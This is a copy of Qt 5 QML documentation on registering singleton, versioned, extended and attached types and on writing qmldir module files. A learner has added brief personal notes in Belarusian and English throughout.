A singleton type enables properties, signals and methods to be exposed in a namespace without requiring the client to manually instantiate an object instance. [QObject](http://doc.qt.io/qt-5/qobject.html) singleton types in particular are an efficient and convenient way to provide functionality or global property values.

Note that singleton types do not have an associated [QQmlContext](http://doc.qt.io/qt-5/qqmlcontext.html) as they are shared across all contexts in an engine. [QObject](http://doc.qt.io/qt-5/qobject.html) singleton type instances are constructed and owned by the [QQmlEngine](http://doc.qt.io/qt-5/qqmlengine.html), and will be destroyed when the engine is destroyed.

A [QObject](http://doc.qt.io/qt-5/qobject.html) singleton type can be interacted with in a manner similar to any other [QObject](http://doc.qt.io/qt-5/qobject.html) or instantiated type, except that only one (engine constructed and owned) instance will exist, and it must be referenced by type name rather than id. Q\_PROPERTYs of [QObject](http://doc.qt.io/qt-5/qobject.html) singleton types may be bound to, and [Q\_INVOKABLE](http://doc.qt.io/qt-5/qobject.html#Q_INVOKABLE) functions of [QObject](http://doc.qt.io/qt-5/qobject.html) module APIs may be used in signal handler expressions. This makes singleton types an ideal way to implement styling or theming, and they can also be used instead of ".pragma library" script imports to store global state or to provide global functionality.

Once registered, a [QObject](http://doc.qt.io/qt-5/qobject.html) singleton type may be imported and used like any other [QObject](http://doc.qt.io/qt-5/qobject.html) instance exposed to QML. The following example assumes that a [QObject](http://doc.qt.io/qt-5/qobject.html) singleton type was registered into the "MyThemeModule" namespace with version 1.0, where that [QObject](http://doc.qt.io/qt-5/qobject.html) has a [QColor](http://doc.qt.io/qt-5/qcolor.html) "color" [Q\_PROPERTY](http://doc.qt.io/qt-5/qobject.html#Q_PROPERTY):

import MyThemeModule 1.0 as Theme

Rectangle {

color: Theme.color // binding.

}

A [QJSValue](http://doc.qt.io/qt-5/qjsvalue.html) may also be exposed as a singleton type, however clients should be aware that properties of such a singleton type cannot be bound to. *intbu*

See [qmlRegisterSingletonType](http://doc.qt.io/qt-5/qqmlengine.html#qmlRegisterSingletonType)() for more information on how implement and register a new singleton type, and how to use an existing singleton type.

**Note:**Enum values for registered types in QML should start with a capital.

*Example (*[*http://doc.qt.io/qt-5/qqmlengine.html#qmlRegisterSingletonType*](http://doc.qt.io/qt-5/qqmlengine.html#qmlRegisterSingletonType) *)*

// First, define your QObject which provides the functionality.

class SingletonTypeExample : public [QObject](http://doc.qt.io/qt-5/qobject.html)

{

Q\_OBJECT

Q\_PROPERTY (int someProperty READ someProperty WRITE setSomeProperty NOTIFY somePropertyChanged)

public:

SingletonTypeExample([QObject](http://doc.qt.io/qt-5/qobject.html)\* parent = 0)

: [QObject](http://doc.qt.io/qt-5/qobject.html)(parent), m\_someProperty(0)

{

}

~SingletonTypeExample() {}

Q\_INVOKABLE int doSomething() { setSomeProperty(5); return m\_someProperty; }

int someProperty() const { return m\_someProperty; }

void setSomeProperty(int val) { m\_someProperty = val; emit somePropertyChanged(val); }

signals:

void somePropertyChanged(int newValue);

private:

int m\_someProperty;

};

// Second, define the singleton type provider function (callback).

static [QObject](http://doc.qt.io/qt-5/qobject.html) \*example\_qobject\_singletontype\_provider([QQmlEngine](http://doc.qt.io/qt-5/qqmlengine.html) \*engine, [QJSEngine](http://doc.qt.io/qt-5/qjsengine.html) \*scriptEngine)

{

Q\_UNUSED(engine)

Q\_UNUSED(scriptEngine)

SingletonTypeExample \*example = new SingletonTypeExample();

return example;

}

// Third, register the singleton type provider with QML by calling this function in an initialization function.

qmlRegisterSingletonType<SingletonTypeExample>("Qt.example.qobjectSingleton", 1, 0, "MyApi", example\_qobject\_singletontype\_provider);

#### Type Revisions and Versions

Many of the type registration functions require versions to be specified for the registered type. Type revisions and versions allow new properties or methods to exist in the new version while remaining compatible with previous versions.

Consider these two QML files:

// main.qml

import QtQuick 1.0

Item {

id: root

MyType {}

}

// MyType.qml

import MyTypes 1.0

CppType {

value: root.x

}

where CppType maps to the C++ class CppType.

If the author of CppType adds a root property to CppType in a new version of their type definition, root.x now resolves to a different value because root is also the id of the top level component. The author could specify that the new root property is available from a specific minor version. This permits new properties and features to be added to existing types without breaking existing programs.

The REVISION tag is used to mark the root property as added in revision 1 of the type. Methods such as [Q\_INVOKABLE](http://doc.qt.io/qt-5/qobject.html#Q_INVOKABLE)'s, signals and slots can also be tagged for a revision using the Q\_REVISION(x) macro:

class CppType : public BaseType

{

Q\_OBJECT

Q\_PROPERTY(int root READ root WRITE setRoot NOTIFY rootChanged REVISION 1)

signals:

Q\_REVISION(1) void rootChanged();

};

To register the new class revision to a particular version the following function is used:

template<typename T, int metaObjectRevision>

int qmlRegisterType(const char \*uri, int versionMajor, int versionMinor, const char \*qmlName)

To register CppType version 1 for MyTypes 1.1:

qmlRegisterType<CppType,1>("MyTypes", 1, 1, "CppType")

root is only available when MyTypes version 1.1 is imported.

*Звярні ўвагу на тое, што тут два параметрычных аргументы.*

For the same reason, new types introduced in later versions should use the minor version argument of [qmlRegisterType](http://doc.qt.io/qt-5/qqmlengine.html#qmlRegisterType).

This feature of the language allows for behavioural changes to be made without breaking existing applications. Consequently QML module authors should always remember to document what changed between minor versions, and QML module users should check that their application still runs correctly before deploying an updated import statement.

You may also register the revision of a base class that your type depends upon using the [qmlRegisterRevision](http://doc.qt.io/qt-5/qqmlengine.html#qmlRegisterRevision)() function:

template<typename T, int metaObjectRevision>

int qmlRegisterRevision(const char \*uri, int versionMajor, int versionMinor)

template<typename T, int metaObjectRevision>

int qmlRegisterUncreatableType(const char \*uri, int versionMajor, int versionMinor, const char \*qmlName, const QString& reason)

For example, if BaseType is changed and now has a revision 1, you can specify that your type uses the new revision:

qmlRegisterRevision<BaseType,1>("MyTypes", 1, 1);

This is useful when deriving from base classes provided by other authors, e.g. when extending classes from the Qt Quick module.

##### Registering Extension Objects

When integrating existing classes and technology into QML, APIs will often need tweaking to fit better into the declarative environment. Although the best results are usually obtained by modifying the original classes directly, if this is either not possible or is complicated by some other concerns, extension objects allow limited extension possibilities without direct modifications.

*Extension objects* add additional properties to an existing type. Extension objects can only add properties, not signals or methods. An extended type definition allows the programmer to supply an additional type, known as the *extension type*, when registering the class. The properties are transparently merged with the original target class when used from within QML. For example:

QLineEdit {

leftMargin: 20

}

The leftMargin property is a new property added to an existing C++ type, [QLineEdit](http://doc.qt.io/qt-5/qlineedit.html), without modifying its source code.

The [qmlRegisterExtendedType()](http://doc.qt.io/qt-5/qqmlengine.html#qmlRegisterExtendedType) function is for registering extended types. Note that it has two forms.

template<typename T, typename ExtendedT>

int qmlRegisterExtendedType(const char \*uri, int versionMajor, int versionMinor, const char \*qmlName)

template<typename T, typename ExtendedT>

int qmlRegisterExtendedType()

This functions should be used instead of the regular qmlRegisterType() variations. The arguments are identical to the corresponding non-extension registration functions, except for the ExtendedT parameter which is the type of the extension object.

An extension class is a regular [QObject](http://doc.qt.io/qt-5/qobject.html), with a constructor that takes a [QObject](http://doc.qt.io/qt-5/qobject.html) pointer. However, the extension class creation is delayed until the first extended property is accessed. The extension class is created and the target object is passed in as the parent. When the property on the original is accessed, the corresponding property on the extension object is used instead.

The [Extension Objects Example](http://doc.qt.io/qt-5/qtqml-referenceexamples-extended-example.html) demonstrates a usage of extension objects.

*Я гэта праверыў. Працуе. Але пашыраныя ўласцівасці падкрэсліваюцца чырвоным колерам у Qt Creator і нельга пашырыць тып так, каб была бачна функцыянальнасць, створаная для канкрэтных рэвізій. // зараз ужо не памятаю гэтай функцыянальнасці. Але кантэкст выкарыстання яе такі, што пакуль мне не патрэбны //*

#### Defining QML-Specific Types and Attributes

##### Providing Attached Objects for Data Annotations

In the QML language syntax, there is a notion of [*attached properties* and *attached signal handlers*](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#attached-properties-and-attached-signal-handlers), which are additional attributes that are attached to an object. Essentially, such attributes are implemented and provided by an *attaching type*, and these attributes may be *attached* to an object of another type. This contrasts with ordinary object properties which are provided by the object type itself (or the object's inherited type).

For example, the [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) below uses attached properties and attached handlers:

import QtQuick 2.0

Item {

width: 100; height: 100

focus: true

Keys.enabled: false

Keys.onReturnPressed: console.log("Return key was pressed")

}

Here, the [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) object is able to access and set the values of Keys.enabledand Keys.onReturnPressed. This allows the [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) object to access these extra attributes as an extension to its own existing attributes.

##### Steps for Implementing Attached Objects

When considering the above example, there are several parties involved:

* There is an instance of an anonymous *attached object type*, with an enabled and a returnPressed signal, that has been attached to the [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) object to enable it to access and set these attributes.
* The [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) object is the *attachee*, to which the instance of the *attached object type* has been attached.
* [Keys](http://doc.qt.io/qt-5/qml-qtquick-keys.html) is the *attaching type*, which provides the *attachee* with a named qualifier, "Keys", through which it may access the attributes of the *attached object type*.

When the QML engine processes this code, it creates a single instance of the *attached object type* and attaches this instance to the [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) object, thereby providing it with access to the enabled and returnPressed attributes of the instance.

The mechanisms for providing attached objects can be implemented from C++ by providing classes for the *attached object type* and *attaching type*. For the *attached object type*, provide a [QObject](http://doc.qt.io/qt-5/qobject.html)-derived class that defines the attributes to be made accessible to *attachee* objects. For the *attaching type*, provide a [QObject](http://doc.qt.io/qt-5/qobject.html)-derived class that:

* implements a static qmlAttachedProperties() with the following signature:

static <AttachedPropertiesType> \*qmlAttachedProperties(QObject \*object);

This method should return an instance of the *attached object type*.

The QML engine invokes this method in order to attach an instance of the attached object type to the *attachee* specified by the object parameter. It is customary, though not strictly required, for this method implementation to parent the returned instance to object in order to prevent memory leaks.

This method is called at most once by the engine for each attachee object instance, as the engine caches the returned instance pointer for subsequent attached property accesses. Consequently the attachment object may not be deleted until the attachee object is destroyed.

* is declared as an attaching type, by calling the [QML\_DECLARE\_TYPEINFO](http://doc.qt.io/qt-5/qqmlengine.html#QML_DECLARE_TYPEINFO)() macro with the QML\_HAS\_ATTACHED\_PROPERTIES flag

##### Implementing Attached Objects: An Example

For example, take the Message type described in an [earlier example](http://doc.qt.io/qt-5/qtqml-cppintegration-definetypes.html#registering-an-instantiable-object-type):

class Message : public QObject

{

Q\_OBJECT

Q\_PROPERTY(QString author READ author WRITE setAuthor NOTIFY authorChanged)

Q\_PROPERTY(QDateTime creationDate READ creationDate WRITE setCreationDate NOTIFY creationDateChanged)

public:

// ...

};

Suppose it is necessary to trigger a signal on a Message when it is published to a message board, and also track when the message has expired on the message board. Since it doesn't make sense to add these attributes directly to a Message, as the attributes are more relevant to the message board context, they could be implemented as *attached* attributes on a Message object that are provided through a "MessageBoard" qualifier. In terms of the concepts described earlier, the parties involved here are:

* An instance of an anonymous *attached object type*, which provides a published signal and an expired property. This type is implemented by MessageBoardAttachedType below
* A Message object, which will be the *attachee*
* The MessageBoard type, which will be the *attaching type* that is used by Message objects to access the attached attributes

Following is an example implementation. First, there needs to be an *attached object type* with the necessary properties and signals that will be accessible to the *attachee*:

class MessageBoardAttachedType : public QObject

{

Q\_OBJECT

Q\_PROPERTY(bool expired READ expired WRITE expired NOTIFY expiredChanged)

public:

MessageBoardAttachedType(QObject \*parent);

bool expired() const;

void setExpired(bool expired);

signals:

void published();

void expiredChanged();

};

Then the *attaching type*, MessageBoard, must declare a qmlAttachedProperties() method that returns an instance of the *attached object type* as implemented by MessageBoardAttachedType. Additionally, Message board must be declared as an attached type through the [QML\_DECLARE\_TYPEINFO](http://doc.qt.io/qt-5/qqmlengine.html#QML_DECLARE_TYPEINFO)() macro:

class MessageBoard : public QObject

{

Q\_OBJECT

public:

static MessageBoard \*qmlAttachedProperties(QObject \*object)

{

return new MessageBoardAttachedType(object);

}

};

QML\_DECLARE\_TYPEINFO(MessageBoard, QML\_HAS\_ATTACHED\_PROPERTIES)

Now, a Message type can access the properties and signals of the attached object type:

Message {

author: "Amelie"

creationDate: new Date()

MessageBoard.expired: creationDate < new Date("January 01, 2015 10:45:00")

MessageBoard.onPublished: console.log("Message by", author, "has been

published!")

}

*// Атрымалася. Я яшчэ зарэгістраваў attaching type як і звычайна. Не… нават калі макрас дадаю, то ўсё працуе… усё як бы працуе, але, атрымліваецца, макрас гэты не патрэбны. //*

Additionally, the C++ implementation may access the attached object instance that has been attached to any object by calling the [qmlAttachedPropertiesObject](http://doc.qt.io/qt-5/qqmlengine.html#qmlAttachedPropertiesObject)() function.

For example:

Message \*msg = someMessageInstance();

MessageBoardAttachedType \*attached =

qobject\_cast<MessageBoardAttachedType\*>(qmlAttachedPropertiesObject<MessageBoard>(msg));

[qDebug](http://doc.qt.io/qt-5/qtglobal.html#qDebug)() << "Value of MessageBoard.expired:" << attached->expired();

#### Property Modifier Types

A property modifier type is a special kind of QML object type. A property modifier type instance affects a property (of a QML object instance) which it is applied to. There are two different kinds of property modifier types:

* property value write interceptors
* property value sources

A property value write interceptor can be used to filter or modify values as they are written to properties. Currently, the only supported property value write interceptor is the [Behavior](http://doc.qt.io/qt-5/qml-qtquick-behavior.html) type provided by the QtQuick import.

A property value source can be used to automatically update the value of a property over time. Clients can define their own property value source types. The various [property animation](http://doc.qt.io/qt-5/qtquick-statesanimations-animations.html) types provided by the QtQuick import are examples of property value sources.

// *трошку не зразумеў адрозненне Behavior ад Animation* //

Property modifier type instances can be created and applied to a property of a QML object through the "<ModifierType> on <propertyName>" syntax, as the following example shows:

import QtQuick 2.0

Item {

width: 400

height: 50

Rectangle {

width: 50

height: 50

color: "red"

NumberAnimation on x {

from: 0

to: 350

loops: Animation.Infinite

duration: 2000

}

}

}

Clients can register their own property value source types, but currently not property value write interceptors.

##### Property Value Sources

*Property value sources* are QML types that can automatically update the value of a property over time, using the <PropertyValueSource> on <property> syntax. For example, the various [property animation](http://doc.qt.io/qt-5/qtquick-statesanimations-animations.html) types provided by the QtQuick module are examples of property value sources.

A property value source can be implemented in C++ by subclassing [QQmlPropertyValueSource](http://doc.qt.io/qt-5/qqmlpropertyvaluesource.html) and providing an implementation that writes different values to a property over time. When the property value source is applied to a property using the <PropertyValueSource> on <property> syntax in QML, it is given a reference to this property by the engine so that the property value can be updated.

For example, suppose there is a RandomNumberGenerator class to be made available as a property value source, so that when applied to a QML property, it will update the property value to a different random number every 500 milliseconds. Additionally, a maxValue can be provided to this random number generator. This class can be implemented as follows:

class RandomNumberGenerator : public QObject, public QQmlPropertyValueSource

{

Q\_OBJECT

Q\_INTERFACES(QQmlPropertyValueSource)

Q\_PROPERTY(int maxValue READ maxValue WRITE setMaxValue NOTIFY maxValueChanged);

public:

RandomNumberGenerator(QObject \*parent)

: QObject(parent), m\_maxValue(100)

{

qsrand(QDateTime::currentMSecsSinceEpoch() / 1000);

QObject::connect(&m\_timer, SIGNAL(timeout()), SLOT(updateProperty()));

m\_timer.start(500);

}

int maxValue() const;

void setMaxValue(int maxValue);

virtual void setTarget(const QQmlProperty &prop) { m\_targetProperty = prop; }

signals:

void maxValueChanged();

private slots:

void updateProperty() {

m\_targetProperty.write(qrand() % m\_maxValue);

}

private:

QQmlProperty m\_targetProperty;

QTimer m\_timer;

int m\_maxValue;

};

When the QML engine encounters a use of RandomNumberGenerator as a property value source, it invokes RandomNumberGenerator::setTarget() to provide the type with the property to which the value source has been applied. When the internal timer in RandomNumberGenerator triggers every 500 milliseconds, it will write a new number value to that specified property.

Once the RandomNumberGenerator class has been registered with the QML type system, it can be used from QML as a property value source. Below, it is used to change the width of a [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) every 500 milliseconds:

import QtQuick 2.0

Item {

width: 300; height: 300

Rectangle {

RandomNumberGenerator on width { maxValue: 300 }

height: 100

color: "red"

}

}

In all other respects, property value sources are regular QML types that can have properties, signals methods and so on, but with the added capability that they can be used to change property values using the <PropertyValueSource> on <property> syntax.

When a property value source object is assigned to a property, QML first tries to assign it normally, as though it were a regular QML type. Only if this assignment fails does the engine call the [setTarget()](http://doc.qt.io/qt-5/qqmlpropertyvaluesource.html#setTarget) method. This allows the type to also be used in contexts other than just as a value source. *Value source as ordinary type and its realization.*

#### Specifying Default Properties for QML Object Types

Any [QObject](http://doc.qt.io/qt-5/qobject.html)-derived type that is registered as an instantiable QML object type can optionally specify a *default property* for the type. A default property is the property to which an object's children are automatically assigned if they are not assigned to any specific property.

The default property can be set by calling the [Q\_CLASSINFO](http://doc.qt.io/qt-5/qobject.html#Q_CLASSINFO)() macro for a class with a specific "DefaultProperty" value. For example, the MessageBoard class below specifies its messages property as the default property for the class:

class MessageBoard : public QObject

{

Q\_OBJECT

Q\_PROPERTY(QQmlListProperty<Message> messages READ messages)

Q\_CLASSINFO("DefaultProperty", "messages")

public:

QQmlListProperty<Message> messages() const;

private:

QList<Message \*> messages;

};

This enables children of a MessageBoard object to be automatically assigned to its messages property if they are not assigned to a specific property. For example:

MessageBoard {

Message { author: "Naomi" }

Message { author: "Clancy" }

}

If messages was not set as the default property, then any Message objects would have to be explicitly assigned to the messages property instead, as follows:

MessageBoard {

messages: [

Message { author: "Naomi" },

Message { author: "Clancy" }

]

}

(Incidentally, the [Item::data](http://doc.qt.io/qt-5/qml-qtquick-item.html#data-prop) property is its default property. Any [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) objects added to this data property are also added to the list of [Item::children](http://doc.qt.io/qt-5/qml-qtquick-item.html#children-prop), so the use of the default property enables visual children to be declared for an item without explicitly assigning them to the [children](http://doc.qt.io/qt-5/qml-qtquick-item.html#children-prop) property.)

*У якасці ўласціасцяў па змоўчанні добра выкарыстоўваць спісы.*

#### Defining Visual Items with the Qt Quick Module

When building user interfaces with the [Qt Quick](http://doc.qt.io/qt-5/qtquick-index.html) module, all QML objects that are to be visually rendered must derive from the [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) type, as it is the base type for all visual objects in [Qt Quick](http://doc.qt.io/qt-5/qtquick-index.html). This [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) type is implemented by the [QQuickItem](http://doc.qt.io/qt-5/qquickitem.html) C++ class, which is provided by the [Qt Quick](http://doc.qt.io/qt-5/qtquick-index.html) module. Therefore, this class should be subclassed when it is necessary to implement a visual type in C++ that can be integrated into a QML-based user interface.

See the [QQuickItem](http://doc.qt.io/qt-5/qquickitem.html) documentation for more information. Additionally, the [Writing QML Extensions with C++](http://doc.qt.io/qt-5/qtqml-tutorials-extending-qml-example.html) tutorial demonstrates how a [QQuickItem](http://doc.qt.io/qt-5/qquickitem.html)-based visual item can be implemented in C++ and integrated into a Qt Quick-based user interface.

#### Receiving Notifications for Object Initialization

For some custom QML object types, it may be beneficial to delay the initialization of particular data until the object has been created and all of its properties have been set. For example, this may be the case if the initialization is costly, or if the initialization should not be performed until all property values have been initialized.

The [Qt QML](http://doc.qt.io/qt-5/qtqml-index.html) module provides the [QQmlParserStatus](http://doc.qt.io/qt-5/qqmlparserstatus.html) to be subclassed for these purposes. It defines a number of virtual methods that are invoked at various stages during component instantiation. To receive these notifications, a C++ class should inherit [QQmlParserStatus](http://doc.qt.io/qt-5/qqmlparserstatus.html) and also notify the Qt meta system using the [Q\_INTERFACES](http://doc.qt.io/qt-5/qobject.html#Q_INTERFACES)() macro.

For example:

class MyQmlType : public QObject, public QQmlParserStatus

{

Q\_OBJECT

Q\_INTERFACES(QQmlParserStatus)

public:

virtual void componentComplete()

{

// Perform some initialization here now that the object is fully created

}

};

*|| палезны кантэкст выкарыстання множнай спадчыннасці ||*

<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-modules-topic.html>

### QML Modules

A QML module provides versioned types and JavaScript resources in a type namespace which may be used by clients who import the module. The types which a module provides may be defined in C++ within a plugin, or in QML documents. Modules make use of the QML versioning system which allows modules to be independently updated.

Defining of a QML module allows:

* The sharing of common QML types within a project - for example, a group of UI components that are used by different windows
* The distribution of QML-based libraries
* The modularization of distinct features, so that applications only load the libraries necessary for their individual needs
* Versioning of types and resources so that the module can be updated safely without breaking client code

#### Defining a QML Module

A module is defined by a [module definition qmldir file](http://doc.qt.io/qt-5/qtqml-modules-qmldir.html). Each module has an associated type namespace, which is the module's identifier. A module can provide QML object types (defined either by QML documents or via a C++ plugin) and JavaScript resources, and may be imported by clients.

To define a module, a developer should gather together the various QML documents, JavaScript resources and C++ plugins which belong in the module into a single directory, and write an appropriate [module definition qmldir file](http://doc.qt.io/qt-5/qtqml-modules-qmldir.html) which should also be placed into the directory. The directory can then be installed into the [QML import path](http://doc.qt.io/qt-5/qtqml-syntax-imports.html#qml-import-path) as a module.

Note that defining a module is not the only way to share common QML types within a project - a simple [QML document directory import](http://doc.qt.io/qt-5/qtqml-syntax-directoryimports.html) may also be used for this purpose.

#### Supported QML Module Types

There are two different types of modules supported by QML:

* [Identified Modules](http://doc.qt.io/qt-5/qtqml-modules-identifiedmodules.html)
* [Legacy Modules](http://doc.qt.io/qt-5/qtqml-modules-legacymodules.html) (deprecated)

Identified modules explicitly define their identifier and are installed into QML import path. Identified modules are more maintainable (due to type versioning) and are provided with type registration guarantees by the QML engine which are not provided to legacy modules. Legacy modules are only supported to allow legacy code to continue to work with the latest version of QML, and should be avoided by clients if possible.

Clients may import a QML module from within QML documents or JavaScript files. Please see the documentation about [importing a QML module](http://doc.qt.io/qt-5/qtqml-syntax-imports.html#module-namespace-imports) for more information on the topic.

#### Providing Types and Functionality in a C++ Plugin

An application which has a lot of logic implemented in C++, or which defines types in C++ and exposes them to QML, may wish to implement a QML plugin. A QML extension module developer may wish to implement some types in a C++ plugin (as opposed to defining them via QML documents) to achieve better performance or for greater flexibility.

Every C++ plugin for QML has an initialiatization function which is called by the QML engine when it loads the plugin. This initialization function must register any types that the plugin provides, but must not do anything else (for example, instantiating QObjects is not allowed).

See [Creating C++ Plugins For QML](http://doc.qt.io/qt-5/qtqml-modules-cppplugins.html) for more information.

<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-modules-qmldir.html>

#### Module Definition qmldir Files

There are two distinct types of qmldir files:

* QML document directory listing files
* QML module definition files

This documentation covers only the second form of qmldir file. For more information about the first form of qmldir file, please see the documentation about [directory listing qmldir files](http://doc.qt.io/qt-5/qtqml-syntax-directoryimports.html#directory-listing-qmldir-files).

##### Contents of a Module Definition qmldir File

A qmldir file is a plain-text file that contains the following commands:

| **Syntax** | **Usage** |
| --- | --- |
| module <ModuleIdentifier> | Declares the module identifier of the module. The <ModuleIdentifier> is the (dotted URI notation) identifier for the module, which must match the module's install path.  The [module identifier directive](http://doc.qt.io/qt-5/qtqml-modules-identifiedmodules.html#semantics-of-identified-modules) must be the first line of the file. Exactly one module identifier directive may exist in the qmldir file.  Example:  module ExampleModule |
| [singleton] <TypeName> <InitialVersion> <File> | Declares a [QML object type](http://doc.qt.io/qt-5/qtqml-typesystem-objecttypes.html) to be made available by the module.   * [singleton] Optional. Used to declare a singleton type. * <TypeName> is the type being made available * <InitialVersion> is the module version for which the type is to be made available * <File> is the (relative) file name of the QML file that defines the type   Zero or more object type declarations may exist in the qmldir file, however each object type must have a unique type name within any particular version of the module.  **Note:**To declare a singleton type, the QML file defining the type must include the pragma Singleton statement.  Example:  //Style.qml with custom singleton type definition  pragma Singleton  import QtQuick 2.0  QtObject {  property int textSize: 20  property color textColor: "green"  }  // qmldir declaring the singleton type  module CustomStyles  singleton Style 1.0 Style.qml  // singleton type in use  import QtQuick 2.0  import CustomStyles 1.0  Text {  font.pixelSize: Style.textSize  color: Style.textColor  text: "Hello World"  } |
| internal <TypeName> <File> | Declares an object type that is in the module but should not be made available to users of the module. *Internal types of module.*  Zero or more internal object type declarations may exist in the qmldir file.  Example:  internal MyPrivateType MyPrivateType.qml  This is necessary if the module may be imported remotely (see [Remotely Installed Identified Modules](http://doc.qt.io/qt-5/qtqml-modules-identifiedmodules.html#remotely-installed-identified-modules)) because if an exported type depends on an non-exported type within the module, the engine must also load the non-exported type. |
| <ResourceIdentifier> <InitialVersion> <File> | Declares a JavaScript file to be made available by the module. The resource will be made available via the specified identifier with the specified version number.  Zero or more JavaScript resource declarations may exist in the qmldir file, however each JavaScript resource must have a unique identifier within any particular version of the module.  Example:  MyScript 1.0 MyScript.js  See the documentation about [defining JavaScript resources](http://doc.qt.io/qt-5/qtqml-javascript-resources.html) and [Importing JavaScript Resources In QML](http://doc.qt.io/qt-5/qtqml-javascript-imports.html) for more information. |
| plugin <Name> [<Path>] | Declares a plugin to be made available by the module.   * <Name> is the plugin library name. This is usually not the same as the file name of the plugin binary, which is platform dependent; e.g. the library MyAppTypes would produce libMyAppTypes.so on Linux and MyAppTypes.dll on Windows. * <Path> (optional) specifies either:   + an absolute path to the directory containing the plugin file, or   + a relative path from the directory containing the qmldir file to the directory containing the plugin file.   By default the engine searches for the plugin library in the directory that contains the qmldirfile. (The plugin search path can be queried with [QQmlEngine::pluginPathList](http://doc.qt.io/qt-5/qqmlengine.html#pluginPathList)() and modified using [QQmlEngine::addPluginPath](http://doc.qt.io/qt-5/qqmlengine.html#addPluginPath)().)  Zero or more C++ plugin declarations may exist in the qmldir file, however since plugin loading is a relatively expensive operation, clients are advised to specify at most a single plugin.  *Intbu what is plugin*  Example:  plugin MyPluginLibrary |
| classname <C++ plugin class> | Provides the class name of the C++ plugin used by the module.  This information is required for all the QML modules that depend on a C++ plugin for additional functionality. Qt Quick applications built with static linking cannot resolve the module imports without this information. |
| typeinfo <File> | Declares a [type description file](http://doc.qt.io/qt-5/qtqml-modules-qmldir.html#writing-a-qmltypes-file) for the module that can be read by QML tools such as Qt Creator to access information about the types defined by the module's plugins. <File> is the (relative) file name of a .qmltypes file.  Example:  typeinfo mymodule.qmltypes  Without such a file, QML tools may be unable to offer features such as code completion for the types defined in your plugins. |
| depends <ModuleIdentifier> <InitialVersion> | Declares that this module depends on another.  Example:  depends MyOtherModule 1.0  This declaration is necessary only in cases when the dependency is hidden: for example, when the C++ code for one module is used to load QML (perhaps conditionally) which then depends on other modules. In such cases, the depends declaration is necessary to include the other modules in application packages. *Intbu.* |
| # <Comment> | Declares a comment. These are ignored by the engine.  Example:  # this is a comment |
| designersupported | Set this property if the plugin is supported by Qt Quick Designer. By default, the plugin will not be supported.  A plugin that is supported by Qt Quick Designer has to be properly tested. This means that the plugin does not crash when running inside the qml2puppet that is used by Qt Quick Designer to execute QML. Generally the plugin should work well in the Qt Quick Designer and not cause any show stoppers, like taking huge amounts of memory, slowing down the qml2puppet heavily or anything else that renders the plugin effectively unusable in the Qt Quick Designer.  The items of an unsupported plugin are not painted in the Qt Quick Designer, but they are still available as empty boxes and the properties can be edited. *Intbu how to do them available.* |

Each command in a qmldir file must be on a separate line.

##### Versioning Semantics

Types which are exported for a particular version are still made available if a later version is imported. If a module provides a MyButton type in version 1.0 and a MyWindow type in version 1.1, clients which import version 1.1 of the module will be able to use the MyButton type and the MyWindowtype. However, the reverse is not true: a type exported for a particular version cannot be used if an earlier version is imported. If the client had imported version 1.0 of the module, they can use the MyButton type but **not** the MyWindow type.

A version cannot be imported if no types have been explicitly exported for that version. If a module provides a MyButton type in version 1.0 and a MyWindow type in version 1.1, you cannot import version 1.2 or version 2.0 of that module.

A type can be defined by different files in different versions. In this case, the most closely matching version will be used when imported by clients. For example, if a module had specified the following types via its qmldir file:

module ExampleModule

MyButton 1.0 MyButton.qml

MyButton 1.1 MyButton11.qml

MyButton 1.3 MyButton13.qml

MyButton 2.0 MyButton20.qml

MyRectangle 1.2 MyRectangle12.qml

a client who imports version 1.2 of ExampleModule will get the MyButton type definition provided by MyButton11.qml as it is the most closely matching (i.e., latest while not being greater than the import) version of the type, and the MyRectangle type definition provided by MyRectangle12.qml. *different versions of types must be placed in module simultaneously.*

The versioning system ensures that a given QML file will work regardless of the version of installed software, since a versioned import *only* imports types for that version, leaving other identifiers available, even if the actual installed version might otherwise provide those identifiers. *Don’t understand last part of the sentence… intbu.*

##### Example of a qmldir File

One example of a qmldir file follows:

module ExampleModule

CustomButton 1.0 CustomButton.qml

CustomButton 2.0 CustomButton20.qml

CustomButton 2.1 CustomButton21.qml

plugin examplemodule

MathFunctions 2.0 mathfuncs.js

The above qmldir file defines a module called "ExampleModule". It defines the CustomButtonQML object type in versions 1.1, 2.0 and 2.1 of the module, with different implementations in each version. It specifies a plugin which must be loaded by the engine when the module is imported by clients, and that plugin may register various C++-defined types with the QML type system. On Unix-like systems the QML engine will attempt to load libexamplemodule.so as a [QQmlExtensionPlugin](http://doc.qt.io/qt-5/qqmlextensionplugin.html), and on Windows it will attempt to load examplemodule.dll as a [QQmlExtensionPlugin](http://doc.qt.io/qt-5/qqmlextensionplugin.html). Finally, the qmldir file specifies a [JavaScript resource](http://doc.qt.io/qt-5/qtqml-javascript-resources.html) which is only available if version 2.0 or greater of the module is imported, accessible via the MathFunctions identifier.

If the module is [installed](http://doc.qt.io/qt-5/qtqml-modules-identifiedmodules.html) into the QML import path, clients could import and use the module in the following manner:

import QtQuick 2.0

import ExampleModule 2.1

Rectangle {

width: 400

height: 400

color: "lightsteelblue"

CustomButton {

color: "gray"

text: "Click Me!"

onClicked: MathFunctions.generateRandom() > 10 ? color = "red" : color = "gray";

}

}

The CustomButton type used above would come from the definition specified in the CustomButton21.qml file, and the JavaScript resource identified by the MathFunctionsidentifier would be defined in the mathfuncs.js file.

#### Writing a qmltypes File

QML modules may refer to one or more type information files in their qmldir file. These usually have the .qmltypes extension and are read by external tools to gain information about types defined in plugins.

As such qmltypes files have no effect on the functionality of a QML module. Their only use is to allow tools such as Qt Creator to provide code completion, error checking and other functionality to users of your module.

Any module that uses plugins should also ship a type description file.

The best way to create a qmltypes file for your module is to generate it using the qmlplugindumptool that is provided with Qt.

Example: If your module is in /tmp/imports/My/Module, you could run

qmlplugindump My.Module 1.0 /tmp/imports > /tmp/imports/My/Module/mymodule.qmltypes

to generate type information for your module.

